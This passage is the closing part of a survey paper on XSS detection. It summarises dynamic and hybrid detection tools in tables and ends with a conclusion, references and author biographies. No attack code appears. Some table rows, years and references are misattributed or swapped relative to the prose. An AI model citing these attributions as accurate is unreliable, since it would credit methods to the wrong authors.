Parameshwaran *et al.* (2016) designed a test platform to detect DOM-Based XSS called DexterJS [32]. It uses dynamic taint analysis and verifies vulnerabilities automatically. The platform has two main components, instrumentation engine and exploit generator. The function of DexterJS is similar to a proxy server. Firstly, it intercepts requests of browser and obtains URLs of the website, find scripts existing in responses and modifies them to execute byte-level dynamic taint analysis. Secondly, when DexterJS receives a URL, it utilizes a crawler to detect the source code of the application and analyses data flows to find out potentially tainted flows. Results are sent to the exploit generator. Next, based on these results, the exploit generator determines the location where the tainted value can be injected. At last, it creates a malicious link to validate the original website.

Rathore *et al.* (2017) proposed a method to detect XSS vulnerabilities on social networking services(SNSs) based on machine learning algorithms [33]. Firstly, it identifies XSS features and divides them into three categories: URL features, HTML tag features and SNSs features. Secondly, it collects 1000 SNSs web pages to build data set and extracts features from them, which are 400 benign web pages and 600 malicious web pages. Finally, it uses machine algorithms to train the data and get classified results. Authors use ten machine learning algorithms to perform experiments. The best experimental result is the precision rate 97.2% and the false positive rate 0.87%. But the data set is too small.

Fang *et al.* (2018) proposed an approach called DeepXSS using deep learning to detect XSS [34]. First of all, it utilizes a crawler to collect malicious and normal data from the XSSed library and the DMOZ library. Secondly, it decodes the input data to restore the original form of the data recursively, normalizes the data to eliminate useless information and tags the data using regular expressions designed by themselves. Then it utilizes word2vec, a tool released by Google, to obtain the characteristic of XSS payloads and to build a mapping between each payload and each feature vector. Next, it inputs results of previous step into a neural network containing a Long Short Term Memory layer, a dropout layer and a softmax layer. At last, this method outputs the result whether there is an XSS vulnerability through the classifier.

Wang *et al.* (2018) proposed a framework called TT-XSS using dynamic taint analysis to detect DOM-Based XSS [35]. The framework has three main modules. The first module is used to collect URLs and stores them in a queue. The collection module applies static and dynamic methods to parse these URLs, deletes repetitive URLs and sends them to the taint tracking analysis module. In order to enable the taint tracking module to analyze the data flow from the source to the sink, it rewrites WebKit engine and DOM API to mark the input data and propagates tags in the data flow. Based on these tags, it gets taint tracks and sends them to automatic vulnerability verification module. The verification module uses taint tracks to generate attack vectors and employs attack vectors to validate vulnerabilities.

Liu and Wang (2018) [36] proposed a method which can detect stored XSS vulnerabilities through two crawl scans. First, it crawls the entire website URLs and injects special strings into them. Secondly, it crawls URLs containing special strings and detects whether there are vulnerabilities in them. The system is mainly composed of four parts: management engine, crawler module, detection module and report module. The management engine controls the crawler module and the detection module. The detection module stores test results in the database. Report module generates vulnerability report based on information stored in database.

Dynamic analysis methods focus on information acquired at run time. They detect whether there is an XSS vulnerability according to HTTP responses by sending requests to servers. The advantage of dynamic analysis method is that they don't need to get the source code of the web page and the false positive rate is low. But there are also some limitations of them. As the number of XSS payloads increases, they will take more time to detect XSS vulnerabilities. High time overhead may make these methods impossible to apply in practice. At the same time, dynamic analysis methods may get high false negative rate because test cases may not cover all possible situations.

We summarize these dynamic methods discussed above in Table 2.

C. HYBRID ANALYSIS

Patil and Patil (2015) proposed a sanitizer with detecting XSS vulnerabilities [37]. There are plenty of modules in the system architecture. First of all, the DOM module processes

TABLE 2. Summary of dynamic detection methods.

Authors	Method	Advantages	Disadvantages	Detection type
Lekies et al.[23]	Taint propagation method	Detect and verify vulnerabilities without false positives automatically	Need to modify the JavaScript engine	Reflected XSS Stored XSS
Stock et al.[26]		Detect DOM-Based XSS accurately	Need to modify the browser's rendering engine, JavaScript engine and DOM bindings connecting the two engines. Overhead is too high to deploy in a real environment.	DOM Based XSS
Parameshwaran et al.[32]		Detect and fix vulnerabilities automatically without modifying the code on the server and browser, or installing any plugins	Failure to detect reflected XSS and storage XSS effectively	DOM Based XSS
Wang et al.[35]		Automatic vulnerability verification by generating attack vectors	Need to rewrite the JavaScript function DOM API to change the browser's rendering process	DOM Based XSS
Duchene et al.[24]	Black box approach	Use control flow inference and data flow inference to guide the fuzzy test to overcome the shortcomings that most black box scanners cannot detect reflected XSS.	Does not support Ajax applications	Reflected XSS Stored XSS
Duchene et al.[25]		Use double taint inference to improve detection accuracy	DOM-Based XSS cannot be detected	Reflected XSS Stored XSS
Gupta et al.[28]		Detect not only XSS attacks but also work flow violation attacks.	AJAX applications are not supported Restrictions on data control in Databases	Reflected XSS
Miao Liu et al.[36]		Other second-order vulnerabilities such as SQL injection can also be detected	Reflected XSS and DOM-based XSS cannot be detected	Stored XSS
Fazzini et al.[29]	CSP-based approach	modify the server code configuration automatically Low false positive rate	Unable to process created HTML pages dynamically May generate too strict permission to destroy the original function of the program Service-side code needs to be modified	Reflected XSS Stored XSS DOM Based XSS
Pan et al.[30]		Enable CSP in real time No need to modify the web site Can handle all inline and dynamic scripts	Disabling inline CSS is not supported	Reflected XSS Stored XSS DOM Based XSS
Kerschbaumer et al.[31]		No need to deploy and maintain CSP manually	Need to modify the Firefox kernel Can not detect stored XSS. Focuses on XSS to prevent and eliminate insecure inline in CSP headers, but does not cover other protective measures provided by CSP. Run time information cannot be used. Can't be deployed with real applications.	Reflected XSS DOM Based XSS
Panja et al.[27]	Buffer Based Cache Check approach	Reduced rendering time in browsers	Need to modify client and browser code	Reflected XSS Stored XSS DOM Based XSS
Rathore et al.[33]	Machine learning	High precision rate and low false positive rate	The data set is too small	Reflected XSS Stored XSS DOM Based XSS
Fang et al.[34]	Deep learning	High precise rate and high recall rate	The method relies on their data set.	Reflected XSS Stored XSS DOM Based XSS

the DOM of the current page and the Input Field Capture module accepts the user input from link and text. Secondly, the Input Analyzer parses the user input from the previous module, divides content into link or text and passes results to the Links module and the Text Areas module respectively. Then the Links module maintains a queue to store the received links and enters them into the XSS Sanitizer for detecting vulnerabilities. The job of the Text Areas is similar with the Links module. Next, the XSS Sanitizer passes the processed results to the XSS Notification module.

Finally, this module determines whether to generate a notification to warn users based on the previous processing results.

Shar *et al.* (2015) implemented a tool called PhpMiner using machine learning methods to predict XSS vulnerabilities in web applications [38]. It can detect XSS, SQL injection, remote code execution and file inclusion vulnerabilities. The method combines static analysis with dynamic analysis. The main idea of the method is that the code used for validation and sanitization has attributes which can be used for predicting vulnerabilities. These code attributes are called input validation and sanitization (IVS) attributes. A sink is a node in the CFG which indicates a statement that interacts with other components such as databases. It uses hybrid analysis to extract information from sinks. Static analysis is used to compute slices for the sink. Dynamic analysis is only applied for inferring the type of sanitization functions and validation functions. All these information from hybrid analysis are classified based on IVS attributes and put these classifications into a set of attributes. Finally, it builds a supervised predictor and a semi-supervised predictor to predict web vulnerabilities. In term of predicting XSS vulnerabilities, the method gets the false rate of 9%, which is a little high.

Hydara *et al.* (2015) proposed an approach to detect XSS vulnerabilities for web applications based on genetic algorithm (GA) [39]. The method is mainly composed of two parts, the CFG and the enhanced genetic algorithm. Firstly, it uses the PMD, which is a static analysis tool, to convert source codes of the tested web application to CFG. Secondly, it uses the enhanced GA to detect XSS vulnerabilities. The genetic algorithm mainly consists of two parts, encoding and genetic manipulation. Genetic manipulation is divided into three categories: selection, crossover and mutation. Encoding translates XSS vulnerability detection problems into a form that genetic algorithms can handle. By using genetic algorithms, fewer test cases can generate multiple different test cases to cover as many situations as possible. But for some web applications, the method gets a high false positive rate. Ahmed *et al.* (2016) did similar work with Hydra's work [40]. It uses Pixy, a taint static analysis tool to find the vulnerable paths in PHP applications and verify these paths using XSS vector generated by GA. Marashdih *et al.* (2017) also used GA to detect XSS vulnerabilities and made some improvements [41]. Compared with previous works, they delete the infeasible path in the CFG and thus reduce the false positive rate effectively.

Pan and Mao (2016) proposed a method that combines the advantages of the white box method to not only check the inherent defects of the program but also check the logical defects [42]. Firstly, the Behavior Graph Generator (BGG) module receives a collection of user interactions with the application, such as sending a request, viewing the log and extracts features from them. The core principle is that there are some common sequences of users interacting with applications, and so it uses unsupervised co-clustering algorithms to learn it. The BGG module outputs a set of user behavior graphs. Secondly, the system inputs an attack graph to the Attack Graph Mediator module (AGP). Each node in the attack graph represents a vulnerability that has a chance to trigger an attack event. The AGP module generates an event graph in the end. Finally, the Behavior Graph Pruning (BGP) module uses sub-graph isomorphism algorithm to handle the output of the previous two modules. This module has two jobs. One is to prevent malicious attacks with similar features to nodes of the event graph. The other is to identify legitimate interactions with the application and divide them into different categories. Behaviors that do not belong to any category are marked as new attacks.

Ben Jaballah and Kheir (2017) proposed a framework for detecting a new type of XSS vulnerability called DOM-Source XSS in browser extensions [43]. Compared with the original DOM-Based XSS, the emergence of DOM-Source XSS indicates that DOM can also be an attack point of DOM-Based XSS. The detection process is divided into two phases: static analysis and dynamic analysis. Static analysis is composed of a text filter and an AST parser. The goal of this phase is to find out potential vulnerable user scripts by analyzing user scripts. The text filter handles scripts with string and regular expression to check generic instructions contained in the script and the permissions it has. The AST parser finds the tainted source and the sink. In the dynamic analysis phase, it modifies the process of dynamic symbolic execution with the goal of generating hierarchical documents to add an extra component called shadow DOM which is used to keep the structure of document and to update the value of element. Then in the second phase it outputs the vulnerable scripts.

Choi et al. (2018) proposed an XSS detection method called HXD to detect XSS vulnerabilities using PhantomJS, a headless browser, and combining with static analysis and dynamic analysis [44]. HXD has four parts, Log analyzer, Data Manager, XSS Detector and Database. The log analyzer parses URLs in the log, removes duplicate data, modifies parameters in URLs and refines URLs as proper input URLs.

The data manager is responsible for managing the XSS detector, job scheduler, database of HXD and interacting with users. XSS detector includes static XSS analyzer and dynamic XSS analyzer. The static XSS analyzer injects XSS payloads into the URL processed by the log analyzer and the dynamic XSS analyzer utilizes PhantomJS to execute the URL to verify XSS vulnerabilities.

Hybrid analysis methods have the advantages of static analysis and dynamic analysis. They can not only detect all paths in the source code, but also get low false positive rate. In hybrid analysis, static analysis are used to find potential vulnerabilities in applications and improve the detection speed. Dynamic analysis are mainly used to verify XSS vulnerabilities. However, hybrid analysis methods also inherit the shortcomings of static analysis. Some of the hybrid analysis methods can only be applied to a single language, which makes them not very popular.

We summarize the above hybrid methods in Table 3.

TABLE 3. Summary of hybrid detection method.

Authors	Method	Advantages	Disadvantages	Detection type
Patil et al.[37]	Browser-based extension approach	Without false positives, every vulnerability will be validated	Some vulnerable scripts may be omitted. Additional component shadow DOM has incomplete support for DOM operations.	Reflected XSS Stored XSS
Ben et al.[42]	Grey Box approach	Not only detect inherent defects of the program but also detect logical defects	The data set is derived from the logs collected by itself. If there is no correlation between the logs, the attack may escape detection.	Reflected XSS Stored XSS
Pan et al.[43]	Sanitizer-Based approach	Applies to web applications in all programming languages	Only input from web users can be analyzed	Stored XSS
Shar et al.[38]		It can identify the vulnerability at the program statement level. Easily extend to other languages.	9% false positive rate is a little high	Reflected XSS Stored XSS DOM-Based XSS
Hydara et al.[39]	Genetic algorithm	Fewer test cases can cover as many situations as possible	Need to access the application source code. For some Java applications, the false positive rate is higher.	Reflected XSS Stored XSS DOM-Based XSS
MA Ahmed et al.[40]		Fewer test cases can cover as many situations as possible	Need to access the application source code. Experimenting only on small-scale PHP programs, not on some large applications.	Reflected XSS Stored XSS DOM-Based XSS
Marashdih et al.[41]		Fewer test cases can cover as many situations as possible. Delete infeasible paths in the CFG to reduce the false positive rate.	Need to access the application source code. Only suitable for small data sets.	Reflected XSS Stored XSS DOM-Based XSS
Choi et al.[44]	Headless Browser-Based method	Combine dynamic analysis with static analysis to reduce false positives and improve detection speed	Cannot detect DOM Based XSS	Reflected XSS Stored XSS

V. CONCLUSION

XSS vulnerabilities are mainly caused by not properly filtering users' inputs, such as the wrong order in which the encoding function is applied. In order to prevent exploitation of XSS vulnerabilities, when dealing with users' inputs and the server outputs, web applications should add escaping process, avoid sensitive operations such as document rewriting and redirection with DOM as much as possible. Application developers should use the HttpOnly attribute to prevent malicious JS scripts from reading cookie information.

This paper discusses the classification of XSS vulnerabilities, and demonstrates some common risks by exploiting them. The paper presents a comprehensive survey on recent studies about XSS detection methods, divides these methods into three types: static analysis, dynamic analysis, and hybrid analysis, and lists the pros and cons of these methods.

Although there are many methods to detect XSS vulnerabilities, it is still a very difficult task to detect all XSS vulnerabilities in one web application. This is mainly because the size of web applications is becoming larger, and the calling logic among modules is also becoming more complicated. In addition, various technologies such as code confusion and dynamic code generation further hinder the detection of XSS vulnerabilities. The methods discussed in this paper have their own advantages and disadvantages, and so far there has not been a perfect method. In addition to detection, the other direction is to prevent attack vector injection. Neural networks are good at extracting features from data, and can find hidden information in data. An interceptor which contains a well-trained neural network model can be deployed between clients and servers. The model in the interceptor detects whether a request sent to servers contains malicious code. However, this kind of methods may not detect DOM Based XSS because it is a client vulnerability. Therefore, if a web application needs to prevent XSS vulnerability attack perfectly, multiple methods must be used comprehensively.

REFERENCES

[1] OWASP. *OWASP Top 10-2017*. Accessed: Feb. 1, 2018. [Online]. Available: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf

[2] Symantec Corporation. (2018). *ISTRInternet Security. Threat Report*. vol. 23. [Online]. Available: https://www.symantec.com/security center/threat-report

[3] Security Fix. *Account Hijackings Force LiveJournal Changes*. Accessed: Jan. 20, 2006. [Online]. Available: http://voices.washingtonpost.com/securityfix/2006/01/account_hijackings_force_livej.html


[4] Black Cloud Vulnerability Library. *Baidu Post Bar XSS Worm Crawling a Lot*. Accessed: May 19, 2015. [Online]. Available: https://shuimugan.com/bug/view?bug_no=24106

[5] MLT's Blog. *A Tale of eBay XSS and Shoddy Incident Response*. Accessed: Jan. 11, 2016. [Online]. Available: https://ret2libc.wordpress.com/2016/01/11/a-tale-of-ebay-xss-and-shoddy-incident-response/

[6] Security Week. *XSS Found in Silently Installed Acrobat Chrome Extension*. Accessed: Jan. 19, 2017. [Online]. Available: https://www.securityweek.com/xss-found-silently-installed-acrobat-chrome-extension
[7] Security Week. *AVG Chrome Extension Exposes User Data*. Accessed: Dec. 29, 2015. [Online]. Available: https://www.securityweek.com/avg-chrome-extension-exposes-user-data
[8] Sucuri Blog. *Security Advisory: Stored XSS in Magento*. Accessed: Jan. 22, 2016. [Online]. Available: https://blog.sucuri.net/2016/01/security-advisory-stored-xss-in-magento.html
[9] Imperva. *One of World's Largest Websites Hacked: Turns Visitors into 'DDoS Zombies*. Accessed: Jun. 26, 2011. [Online]. Available: https://www.imperva.com/blog/world-largest-site-xss-ddos-zombies/
[10] Yesky. *Analysis of Sina Weibo Attacked by XSS*. Accessed: Jun. 26, 2011. [Online]. Available: http://soft.yesky.com/security/156/30179156.shtml
[11] Threatpost. *TweetDeck Taken Down in Wake of XSS Attacks*. Accessed: Jun. 11, 2014. [Online]. Available: https://threatpost.com/tweetdeck-taken-down-in-wake-of-xss-attacks/106597/
[12] Infosecurity. *Twitter Hit by XSS Attack*. Accessed: Sep. 21, 2010. [Online]. Available: https://www.infosecurity-magazine.com/news/twitter-hit-by-xss-attack/
[13] Betanews. *Cross-Site Scripting Worm Hits MySpace*. Accessed: Oct. 13, 2005. [Online]. Available: https://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/
[14] A. Doupé, W. Cui, M. Jakubowski, M. Peinado, C. Kruegel, and G. Vigna, "deDacota: Toward preventing server-side XSS via automatic code and data separation," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2013, pp. 1205–1216.
[15] A. Steinhauser and F. Gauthier, "JSPChecker: Static detection of context-sensitive cross-site scripting flaws in legacy Web applications," in *Proc. ACM, PLAS*, New York, NY, USA, 2016, pp. 57–68.
[16] S. Gupta and B. B. Gupta, "CSSXC: Context-sensitive sanitization framework for Web applications against XSS vulnerabilities in cloud environments," *Procedia Comput. Sci.*, vol. 85, pp. 198–205, 2016.
[17] C. Wang and Y. Zhou, "A new cross-site scripting detection mechanism integrated with HTML5 and CORS properties by using browser extensions," in *Proc. Int. Compute. Symp. (ICS)*, 2016, pp. 264–269.
[18] M. Mohammadi, B. Chu, and H. R. Lipford, "Detecting cross-site scripting vulnerabilities through automated unit testing," in *Proc. IEEE Int. Conf. Softw. Quality, Rel. Secur. (QRS)*, Jul. 2017, pp. 364–373.
[19] S. Gupta and B. Gupta, "XSS-secure as a service for the platforms of online social network-based multimedia Web applications in cloud," *Multimed. Tools Appl.*, vol. 77, no. 4, pp. 4829–4861, 2018.
[20] J. Kronjee, A. Hommersom, and H. Vranken, "Discovering vulnerabilities using data-flow analysis and machine learning," in *Proc. 13th Int. Conf. Avail. Reli. Secur.* Aug. 2018, p. 6.
[21] M. N. Khalid, H. Farooq, M. Iqbal, M. T. Alam, and K. Rasheed, "Predicting Web vulnerabilities in Web applications based on machine learning," in *Intelligent Technologies and Applications* (Communications in Computer and Information Science), vol. 932, Bahawalpur, Pakistan: Springer, 2019, p. 473.
[22] J. Walden, J. Stuckman, and R. Scandariato, "Predicting vulnerable components: Software metrics vs text mining," in *Proc. IEEE 25th Int. Symp. Softw. Reli. Eng. (ISSRE)*, Nov. 2014, pp. 23–33.
[23] S. Lekies, B. Stock, and M. Johns, "25 million flows later: Large-scale detection of DOM-based XSS," in *Proc. ACM SIGSAC. Conf. Comput. Commun. Secur. (CCS).*, 2013, pp. 1193–1204.
[24] F. Duchène, S. Rawat, J. Richier, and R. Groz, "LigRE: Reverse-engineering of control and data flow models for black-box XSS detection," in *Proc. 20th Work. Conf. Reverse Eng. (WCRE)*, Koblenz, Germany, 2013, pp. 252–261.
[25] F. Duchene, S. Rawat, J. Richier, and R. Groz, "KameleonFuzz: Evolutionary fuzzing for black-box XSS detection," in *Proc. 4th ACM Conf. Data App Secur. Privacy (CODASPY)*, 2014, pp. 37–48.
[26] B. Stock, S. Lekies, T. Mueller, P. Spiegel, and M. Johns, "Precise client-side protection against DOM-based cross-site scripting," in *Proc. USENIX Conf. Secur. Symp. (SEC)*, 2014, pp. 655–670.
[27] B. Panja, T. Gennarelli, and P. Meharia, "Handling cross site scripting attacks using cache check to reduce webpage rendering time with elimination of sanitization and filtering in light weight mobile Web browser," in *Proc. Conf. Mobi. Sec. Serv. (MOBISECSERV)*, 2015, pp. 1–7.
[28] S. Gupta and B. Gupta, "PHP-sensor: A prototype method to discover workflow violation and XSS vulnerabilities in PHP Web applications," in *Proc. 12th ACM Int. Conf. Comput.*, Lausanne, Switzerland: Frontiers, May 2015, p. 59.
[29] M. Fazzini, P. Saxena, and A. Orso, "AutoCSP: Automatically retrofitting CSP to Web applications," in *Proc. 37th IEEE Int. Conf. Softw. Eng.*, vol. 1, May 2015, pp. 336–346.
[30] X. Pan, Y. Cao, S. Liu, Y. Zhou, Y. Chen, and T. Zhou, "CSPAuto-Gen: Black-box enforcement of content security policy upon real-world Websites," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2016, pp. 653–665.
[31] C. Kerschbaumer, S. Stamm, and S. Brunthaler, "Injecting CSP for fun and security," in *Proc. Int. Conf. Inf. Syst. Secur. Privacy (ICISSP)*, 2016, pp. 15–25.
[32] I. Parameshwaran, E. Budianto, S. Shinde, H. Dang, A. Sadhu, and P. Saxena, "DexterJS: Robust testing platform for DOM-based XSS vulnerabilities," in *Proc. 10th Joint Meeting Found Softw. Eng.*, 2015, pp. 946–949.
[33] S. Rathore, P. Sharma, and J. Park, "XSSClassifier: An effificient XSS attack detection approach based on machine learning classififier on SNSs," *J. Inf. Process. Syst.*, vol. 13, no. 4, pp. 1014–1028, 2017.
[34] Y. Fang, Y. Li, L. Liu, and C. Huang, "DeepXSS: Cross site scripting detection based on deep learning," in *Proc. Int. Conf. Comput. Artif. Intel. (ICCAI)*, Mar. 2018, pp. 47–51.
[35] R. Wang, G. Xu, X. Zeng, X. Li, and Z. Feng, "TT-XSS: A novel taint tracking based dynamic detection framework for DOM cross-site scripting," *J. Parallel Distrib. Comput.*, vol. 118, pp. 100–106, Aug. 2018.
[36] M. Liu and B. Wang, "A Web second-order vulnerabilities detection method," *IEEE Access*, vol. 6, pp. 70983–70988, 2018.
[37] D. Patil, K. Patil, "Client-side automated sanitizer for cross-site scripting vulnerabilities," *Int. J. Comput. Appl.* vol. 121, pp. 1–8, Jan. 2015.
[38] L. K. Shar, L. C. Briand, and H. B. K. Tan, "Web application vulnerability prediction using hybrid program analysis and machine learning," *IEEE Trans. Dependable Secure Comput.*, vol. 12, no. 6, pp. 688–707, Nov./Dec. 2015.
[39] I. Hydara, A. Sultan, H. Zulzalil, and N. Admodisastro, "Cross-site scripting detection based on an enhanced genetic algorithm," *Indian J. Sci. Technol.*, vol. 8, no.30, pp. 1–5, 2015.
[40] M. Ahmed and F. Ali, "Multiple-path testing for cross site scripting using genetic algorithms," *J. Syst. Architect.*, vol. 64, pp. 50–62, Mar. 2016.
[41] A. Marashdih, Z. Zaaba, and H. Omer, "Web Security: Detection of cross site scripting in PHP Web application using genetic algorithm," *Int. J. Adv. Comput. Sci. Appl. (ijacsa)*, vol. 8, pp. 1–12, May 2017.
[42] J. Pan and X. Mao, "Detecting DOM-Sourced cross-site scripting in browser extensions," in *Proc. IEEE Int. Conf. Softw. Maintenance Evol. (ICSME)*, Sep. 2017, pp. 24–34.
[43] W. Ben Jaballah and N. Kheir, "A grey-box approach for detecting malicious user interactions in Web applications," in *Proc. 8th ACM CCS Int. Workshop Manag. Insider Secur. Threats (MIST)*, 2016, pp. 1–12.
[44] H. Choi, S. Hong, S. Cho, and Y. Kim, "HXD: Hybrid XSS detection by using a headless browser," in *Proc. CAIPT*, Kuta Bali, 2017, pp. 1–4.

MIAO LIU received the B.S. and M.S. degrees in computer science from Information Engineering University, China, in 1991 and 1994, respectively, and the Ph.D. degree in computer application technologies from the South China University of Technology, China, in 2007. He is currently an Associate Professor with the School of Computer Science and Cyber Engineering, Guangzhou University, Guangzhou, China. He has authored or coauthored over 30 technical articles. His major research interests include network security, artificial intelligence, and e-commerce.

BOYU ZHANG received the B.S. degree in computer science and technology from Guangzhou University, China, in 2018, where he is currently pursuing the master's degree. He is currently a Software Engineer in a software development company in China. His current research interests include web security, machine learning, and deep learning.



WENBIN CHEN received the M.S. degree in mathematics from the Institute of Software, Chinese Academy of Science, in 2003, and the Ph.D. degree in computer science from North Carolina State University, USA, in 2010. He is currently a Professor with Guangzhou University. He and his coauthors have published more than 30 research articles. His research interests include theoretical computer science, such as lattice-based cryptography, algorithm design and analysis, computational complexity, graph algorithm, and so on.

XUNLAI ZHANG received the B.S. and M.S. degrees in computer science from Communication Engineering University, China, in 1991 and 1999, respectively. She is currently an Associate Professor with the School of Computer Science and Cyber Engineering, Guangzhou, China. Her major research interests include computer architecture, embedded systems, and the IoT networks.